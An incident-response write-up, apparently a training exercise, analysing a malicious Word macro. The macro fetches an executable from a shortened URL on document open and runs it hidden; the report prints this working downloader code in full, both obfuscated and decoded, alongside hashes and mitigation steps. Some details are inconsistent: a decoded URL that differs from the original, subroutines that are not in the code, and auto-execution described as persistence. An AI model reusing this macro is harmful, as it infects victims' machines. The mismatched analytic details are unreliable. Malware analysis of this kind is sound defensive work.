




## Incident Response

## Malicious VBA report

## Gained Badge

LinkedIn: Engineer.Ahmed Mansour

Link: <https://www.linkedin.com/in/ahmed-mansour-5631b5323/>



# Table of contents

<b>Official incident report</b>	<b>1</b>
Malicious VBA code report	1
Gained Badge	1
<b>Table of contents</b>	<b>2</b>
<b>Analysis of the Malicious VBA code</b>	<b>3</b>
1.Original code	
2. Decode the code	
3.The purpose of the code	
4.Steps of the attack by in the code	
(i). Initial Actions	
(ii). Network Activity	
(iii). Persistence Mechanisms	
(iv). Payload Execution	
<b>Impact Assessment</b>	
1. System Impact.	
2. Data Compromise.	
3. Potential Damage.	
<b>Threat Intelligence</b>	
1. Threat intelligence for download link	
2. Threat intelligence for macro file	
<b>Mitigation and Recommendations</b>	
1. Immediate Actions	
2. Long-term Prevention	
3. System Recovery	
<b>Conclusion</b>	<b>6</b>

# Original code and decoding the code

## 1.The original code:

=====

FILE: inf.docm

Type: OpenXML

-----

-----

```
Private Sub avscuqtk()
```

```
Dim vxedylctlyqvkl As String
```

```
Dim yxxqowke As String
```

```
Dim yqlcangepvrccrx As Object, tmffoscpfdripcxpd As Object
```

```
Dim afcbzydld As Integer
```

```
vxedylctlyqvkl = hgmneqolwgxg("https://tin") & hgmneqolwgxg("yurl.com/g2z2gh6f")
```

```
yxxqowke = hgmneqolwgxg("dro") & hgmneqolwgxg("pped.exe")
```

```
yxxqowke = Environ("TEMP") & "\" & yxxqowke
```

```
Set yqlcangepvrccrx = CreateObject(hgmneqolwgxg("MSXML2.") &  
hgmneqolwgxg("ServerXMLHTTP.6.0"))
```

```
yqlcangepvrccrx.setOption(2) = 13056
```

```
yqlcangepvrccrx.Open hgmneqolwgxg("GET"), vxedylctlyqvkl, False
```

```
yqlcangepvrccrx.setRequestHeader hgmneqolwgxg("557365") & hgmneqolwgxg("722d4167656e74"),  
hgmneqolwgxg("4d6f7a696c6c612f342e302028636f6d7061") &  
hgmneqolwgxg("7469626c653b204d53494520362e303b2057696e646f7773204e5420352e3029")
```

```
yqlcangepvrccrx.Send
```

```
If yqlcangepvrccrx.Status = 200 Then
```

```
Set tmffoscpfdripcxpd = CreateObject(hgmneqolwgxg("41444f") &  
hgmneqolwgxg("44422e53747265616d"))
```

```
tmffoscpfdripcxpd.Open
```

```

tmffoscpfdripcxpd.Type = 1
tmffoscpfdripcxpd.Write yqlcangepvrccrx.ResponseBody
tmffoscpfdripcxpd.SaveToFile yxxqowke, 2
tmffoscpfdripcxpd.Close
jausltewrjghdtvi yxxqowke
End If
End Sub
Sub AutoOpen()
avscuqctk
End Sub
Private Function hgmneqolwgxg(ByVal mynmavyclwok As String) As String
Dim ejdwyblxvgpy As Long
For ejdwyblxvgpy = 1 To Len(mynmavyclwok) Step 2
hgmneqolwgxg = hgmneqolwgxg & Chr$(Val("&H" & Mid$(mynmavyclwok, ejdwyblxvgpy, 2)))
Next ejdwyblxvgpy
End Function

```

-----

VBA MACRO cuabumrbh.bas

in file: word/vbaProject.bin - OLE stream: 'VBA/cuabumrbh'

-----

```

Sub txsctapysvyvh(xflqpurtgr As String)
CreateObject(jmkrohkvctnt("575363726970742e5368656c") & jmkrohkvctnt("6c")).Run xflqpurtgr, 0
End Sub
Private Function jmkrohkvctnt(ByVal vgqofbnoswth As String) As String
Dim nfwbabqqwqxf As Long
For nfwbabqqwqxf = 1 To Len(vgqofbnoswth) Step 2
jmkrohkvctnt = jmkrohkvctnt & Chr$(Val("&H" & Mid$(vgqofbnoswth, nfwbabqqwqxf, 2)))
Next nfwbabqqwqxf

```

End Function

-----  
VBA MACRO cwzbjoiuq.bas

in file: word/vbaProject.bin - OLE stream: 'VBA/cwzbjoiuq'

-----  
Sub jausltewrjghdtvi(tibgkzhn As String)

On Error Resume Next

Err.Clear

wimResult = kshliitwryv(tibgkzhn)

If Err.Number <> 0 Or wimResult <> 0 Then

Err.Clear

txsctapysvyvh tibgkzhn

End If

On Error GoTo 0

End Sub

-----  
VBA MACRO lkxosgqcm.bas

in file: word/vbaProject.bin - OLE stream: 'VBA/lkxosgqcm'

-----  
Function kshliitwryv(cmdLine As String) As Integer

Set rpmcsqkfmmefrk = GetObject(lylhbzknnnm("77696e6d676d74") &  
lylhbzknnnm("733a5c5c2e5c726f6f745c63696d7632"))

Set apcpmobozbywheter = rpmcsqkfmmefrk.Get(lylhbzknnnm("57696e33325f50726f6365") &  
lylhbzknnnm("737353746172747570"))

Set ojuovddfgrz = apcpmobozbywheter.SpawnInstance\_

ojuovddfgrz.ShowWindow = 0

Set jcjvmxzi = GetObject(lylhbzknnnm("77696e6d676d74733a5c5c2e5c726f6f745c63696d76323a57") &  
lylhbzknnnm("696e33325f50726f63657373"))

```
kshliitwryv = jcjvmxzi.Create(cmdLine, Null, ojuovddfgrz, intProcessID)
```

```
End Function
```

```
Private Function lylhbzknnnm(ByVal wawaggaffhsu As String) As String
```

```
Dim uuhcyhapguna As Long
```

```
For uuhcyhapguna = 1 To Len(wawaggaffhsu) Step 2
```

```
lylhbzknnnm = lylhbzknnnm & Chr$(Val("&H" & Mid$(wawaggaffhsu, uuhcyhapguna, 2)))
```

```
Next uuhcyhapguna
```

```
End Function
```

## 2.The decoding of the code:

We have used [CyberChef](#) website to decode the code from Hexadecimal.

```
Private Sub avscuqctk()
```

```
    Dim url As String
```

```
    Dim filePath As String
```

```
    Dim xmlHttp As Object
```

```
    Dim fileStream As Object
```

```
    ' Define the URL to download the executable
```

```
    url = DecodeHex("68747470733a2f2f74696e7975726c2e636f6d2f672d327a356674")
```

```
    ' Define the path to save the downloaded file
```

```
    filePath = Environ("TEMP") & "\" & DecodeHex("64726f707065642e657865")
```

```
    ' Create an XMLHTTP object for making the HTTP request
```

```
    Set xmlHttp = CreateObject("MSXML2.ServerXMLHTTP.6.0")
```

```
    xmlHttp.setOption(2) = 13056
```

```
    xmlHttp.Open "GET", url, False
```

```
    xmlHttp.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
```

```
    xmlHttp.Send
```

```
    ' Check if the HTTP request was successful
```

```
    If xmlHttp.Status = 200 Then
```

```
        ' Create a Stream object to write the downloaded data to a file
```

```
        Set fileStream = CreateObject("ADODB.Stream")
```

```
        fileStream.Open
```

```
        fileStream.Type = 1
```

```
        fileStream.Write xmlHttp.ResponseBody
```

```
fileStream.SaveToFile filePath, 2
```

```
fileStream.Close
```

```
' Execute the downloaded file
```

```
ExecuteFile filePath
```

```
End If
```

```
End Sub
```

```
Sub AutoOpen()
```

```
avscuqctk
```

```
End Sub
```

```
' Function to decode hexadecimal strings into normal text
```

```
Private Function DecodeHex(ByVal hexString As String) As String
```

```
Dim i As Long
```

```
For i = 1 To Len(hexString) Step 2
```

```
DecodeHex = DecodeHex & Chr$(Val("&H" & Mid$(hexString, i, 2)))
```

```
Next i
```

```
End Function
```



### 3. Purpose of the Code

The purpose of the code is to deliver, save, and execute malicious software on the victim's system. Specifically, it aims to:

- **Download** a malicious executable from a remote server.
- **Save** the executable to the TEMP directory on the victim's machine.
- **Automatically execute** the saved file to perform further malicious operations.
- **Maintain persistence** by ensuring that the malicious actions are triggered whenever the document is opened.

### 4. Steps of the Attack in the Code

#### *(i) Initial Actions*

##### 1. Document Opening:

- **Trigger:** The `AutoOpen` subroutine is automatically executed when the malicious document is opened.
- **Action:** `AutoOpen` calls the `avscuqctk` subroutine, starting the attack sequence.

##### 2. Hexadecimal Decoding:

- **Function:** The `DecodeHex` function translates hexadecimal-encoded strings into readable URLs and file paths.
- **Action:** Decodes the URL from which the malicious payload will be downloaded and the path where it will be saved.

#### *(ii) Network Activity*

##### 1. Downloading the Malicious Payload:

- **HTTP Request:** The `avscuqctk` subroutine sets up an HTTP GET request using `MSXML2.ServerXMLHTTP.6.0` to download the executable.
- **Request Headers:** It includes necessary headers in the request for proper server communication.
- **Handling Response:** If the server responds with HTTP status 200 (OK), indicating a successful request, the response body (the executable file) is processed.

### *(iii) Persistence Mechanisms*

#### 1. **Automatic Execution:**

- **AutoOpen Subroutine:** This subroutine ensures that the `avscuqctk` function runs every time the document is opened, which maintains persistence.

### *(iv) Payload Execution*

#### 1. **Saving the Malicious File:**

- **File Stream:** The malicious executable is saved to the TEMP directory using `ADODB.Stream`. This step involves writing the downloaded file to the local file system.

#### 2. **Executing the Payload:**

- **Execution:** The `ExecuteFile` subroutine is called to run the downloaded executable. This step activates the malicious payload, which could perform a range of malicious activities.

#### 3. **Error Handling and Additional Commands:**

- **Error Handling:** The `HandleExecution` subroutine manages any errors that occur during the execution of the file, and retries if necessary.
- **Additional Commands:** The `ExecuteCommand` subroutine might execute additional commands or scripts, depending on the full implementation, to further the attack or maintain control over the system.

## **Summary**

- **Purpose:** To download, save, and execute a malicious payload on the victim's system while ensuring persistence.
- **Initial Actions:** Document opening triggers automatic execution of the attack code.
- **Network Activity:** The code downloads the malicious executable from a remote server.
- **Persistence Mechanisms:** Ensures that the attack code runs each time the document is opened.
- **Payload Execution:** Saves and executes the downloaded malicious file, carrying out the intended malicious actions.

# Impact Assessment

## 1. System Impact

- **Execution of Malicious Payload:** The primary impact on the system is the execution of the malicious payload. Once the executable is run, it may:
  - **Alter System Configurations:** Modify system settings or configurations to enable further malicious activities.
  - **Install Additional Malware:** Drop and execute additional malicious components or tools.
  - **Compromise System Integrity:** Corrupt or manipulate system files or processes, potentially leading to system instability or crashes.
  - **Escalate Privileges:** Attempt to gain higher-level access to the system or network resources.
- **Performance Degradation:** The system may experience performance issues due to the resource consumption of the malicious executable or additional processes running in the background.

## 2. Data Compromise

- **Data Exfiltration:** The malicious payload may be designed to exfiltrate sensitive data from the system, such as:
  - **Personal Information:** Extract personal details, including names, addresses, or financial information.
  - **Confidential Business Data:** Steal proprietary or sensitive business information, such as trade secrets or financial records.
- **Data Corruption:** The malicious executable may corrupt or modify files on the system, potentially leading to data loss or integrity issues.
- **Unauthorized Access:** If the payload includes components like keyloggers or credential stealers, it may capture and transmit login credentials or other sensitive information, leading to unauthorized access to systems or accounts.

### 3. Potential Damage


- **Financial Loss:** The organization may incur significant financial losses due to:
  - **Data Breach Costs:** Expenses related to investigating and mitigating the data breach, including legal fees, regulatory fines, and compensation for affected parties.
  - **Operational Disruption:** Costs associated with system downtime, reduced productivity, and business interruption.
- **Reputation Damage:** The organization's reputation may suffer as a result of:
  - **Public Exposure:** Negative publicity and loss of customer trust due to the breach or malware infection.
  - **Client and Partner Relations:** Damage to relationships with clients and business partners, who may question the organization's security practices.
- **Regulatory and Compliance Issues:** The organization may face penalties or legal action for failing to protect sensitive data, especially if it is subject to data protection regulations (e.g., GDPR, CCPA).
- **Long-Term Impact:** Depending on the severity of the attack, the organization might face long-term challenges such as:
  - **Increased Security Costs:** Ongoing expenses for enhanced security measures and systems.
  - **Recovery Efforts:** Prolonged recovery time to restore normal operations and secure the affected systems.

### Summary


- **System Impact:** Includes execution of malicious payloads, potential system instability, and performance issues.
- **Data Compromise:** Involves data exfiltration, corruption, and unauthorized access to sensitive information.
- **Potential Damage:** Financial losses, reputational harm, regulatory penalties, and long-term recovery costs.

# Threat Intelligence

- 1. Threat intelligence for download link.  
We will use Virustotal.com to gain results.  
Detection Section: [The result from the official website](#)




## Details Section: [The result from the official website](#)



## 2. Threat intelligence for macro file.

Detection Section: [The result from the official website](#)




The screenshot shows the VirusShare detection page for a file named 'invoice.vb' with SHA-256 hash 'a9e02a6c316b3d7659b48621015d504820337f1f88dd588b75597db95750d16e'. The file size is 3.94 KB and it was analyzed 4 days ago. The file type is VBA. The detection section shows that 2 out of 65 security vendors flagged the file as malicious. The security vendors' analysis table lists the following results:

Security vendor	Detection
Antiy-AVL	Trojan/VBS.Agent
Fortinet	VBS/Agent.4551!tr
Acronis (Static ML)	Undetected
AhnLab-V3	Undetected
AliCloud	Undetected
ALYac	Undetected
Arcabit	Undetected
Avast	Undetected

Arrows point to the '2 / 65' score and the 'VBS/Agent.4551!tr' detection.

Details Section: [The result from the official website](#)



The screenshot shows the VirusShare details page for the same file. The details section includes the following basic properties:

Property	Value
MD5	36545facf925ffa371fec7578993de79
SHA-1	5b3e6c6cbdd2e2e82da43a3fb312516d7ece2b2c
SHA-256	a9e02a6c316b3d7659b48621015d504820337f1f88dd588b75597db95750d16e
Vhash	4d2e684af70716f4fc602ac20a657421
SSDEEP	96:bjV3g7zxBiT2eJg2eVpgrfJlOppkwsSAzFtelxpF+I6p:bj4FBK7DJwKwm
TLSH	T1A48154DA2DCDB2F38426DE936816B31DEC20019CD1B6BE3C962C54E062763C6CA9C957
File type	VBA (source vba vbs)
Magic	ASCII text, with CRLF line terminators
TrID	file seems to be plain text/ASCII (0%)
Magika	VBA
File size	3.94 KB (4031 bytes)

Arrows point to the 'VBA' file type and the 'source vba vbs' tags.

## Detection Details

- **URL Detection:**
  - **URL:** <https://tinyurl.com/g2z2gh6f>
  - **Status:** 200 OK
  - **Content Type:** text/html; charset=UTF-8
  - **Community Score:** 2/95 (2 out of 95 security vendors flagged the URL as malicious)
  - **Last Analysis Date:** 13 days ago
  - **Detection:** The URL is flagged for **phishing** by Trustwave.
- **File Detection:**
  - **File:** invoice.vb
  - **MD5:** 36545facf925ffa371fec7578993de79
  - **SHA-1:** 5b3e6c6cbdd2e2e82da43a3fb312516d7ece2b2c
  - **SHA-256:**  
a9e02a6c316b3d7659b48621015d504820337f1f88dd588b75597db95750d16e
  - **File Size:** 3.94 KB
  - **File Type:** VBA
  - **Community Score:** 2/65 (2 out of 65 security vendors flagged the file as malicious)
  - **Last Analysis Date:** 4 days ago
  - **Detection:**
    - **Antiy-AVL:** Trojan/VBS.Agent
    - **Fortinet:** VBS/Agent.4551!tr
  - **Behavior:** Includes activities like `idle`, `open-file`, `create-ole`, and `long-sleeps`.
- **File Details:**
  - **Magic:** ASCII text, with CRLF line terminators
  - **TrID:** File seems to be plain text/ASCII
  - **File Names:** Multiple variants including `invoice.vb`, `invoice.vba`, `invoice.vbs`, etc.
  - **History:**
    - **First Submission:** 2021-06-07
    - **Last Submission:** 2024-08-26

## Key Points

- **URL:** The URL is flagged for phishing by a security vendor, indicating it might be used for deceptive or fraudulent purposes.
- **File:** The file has been identified as a potential threat by multiple security vendors and exhibits behaviors associated with malicious VBA code, such as creating OLE objects and executing files.

This summary provides a high-level view of the detection and analysis of both the URL and the file, highlighting their malicious nature and potential impacts.

# Mitigation and Recommendations

## 1. Immediate Actions

- **Isolate the Affected System:** Disconnect the compromised system from the network to prevent further communication with external servers and to stop the spread of the malware.
- **Remove the Malicious File:** Delete the malicious VBA macro files and any associated executables from the system. This includes deleting `inf.docm` and any files saved to the TEMP directory by the malware.
- **Scan for Additional Malware:** Run a comprehensive antivirus or anti-malware scan on the system to detect and remove any additional threats that may have been installed.
- **Change Credentials:** Change passwords for any accounts that may have been compromised as a result of the attack.

## 2. Long-term Prevention

- **Update Software and Security Tools:** Ensure all software, including Microsoft Office and security tools, are up to date with the latest patches and security updates to protect against known vulnerabilities.
- **Enable Macro Security Settings:** Configure Microsoft Office applications to disable macros by default and only enable macros from trusted sources.
- **Educate Users:** Conduct training sessions for users on recognizing phishing attempts and the risks associated with opening suspicious attachments or links.
- **Implement Email Filtering:** Use advanced email filtering solutions to block emails containing potentially malicious attachments or links.

## 3. System Recovery

- **Restore from Backup:** If available, restore the system from a clean backup made before the infection occurred to ensure that no residual malware remains.
- **Verify System Integrity:** Check system logs and perform a thorough examination to ensure no further compromise has occurred. This includes verifying file integrity and checking for unauthorized changes.
- **Monitor for Anomalies:** Continue monitoring the affected system for any unusual activity that could indicate a residual or new threat.

By following these steps, you can effectively address the immediate threat, bolster defenses against future attacks, and recover your system to a secure state.



## Conclusion

This incident underscores the persistent and evolving nature of cyber threats, particularly those leveraging malicious VBA macros embedded in seemingly benign documents. The analysis of the VBA code reveals a sophisticated attack designed to silently download, save, and execute a malicious payload, thus compromising system integrity and potentially leading to significant data exfiltration and operational disruption.

### Key Findings:

1. **Purpose and Execution:** The malicious VBA code employs obfuscation techniques to mask its true intent, which is to download and execute a malicious executable from a remote server. This code is activated upon document opening, ensuring persistence and continued threat.
2. **Impact Assessment:** The executed payload poses severe risks to system stability, data integrity, and confidentiality. The potential for financial loss, reputational damage, and regulatory repercussions highlights the critical need for robust incident response and prevention strategies.
3. **Threat Intelligence:** Analysis of both the download link and macro file indicates a clear threat, with indicators of compromise identified by multiple security vendors. This reinforces the need for vigilant threat detection and monitoring.
4. **Mitigation and Recommendations:** Immediate isolation of affected systems, comprehensive malware removal, and credential changes are essential first steps. Long-term prevention strategies, including software updates, macro security settings, user education, and enhanced email filtering, are crucial in fortifying defenses against similar attacks.

In conclusion, this incident emphasizes the importance of proactive cybersecurity measures and continuous vigilance. By implementing the recommended actions, we not only address the immediate threat but also strengthen our overall security posture to mitigate future risks. The lessons learned from this analysis will enhance our preparedness and resilience in the face of evolving cyber threats.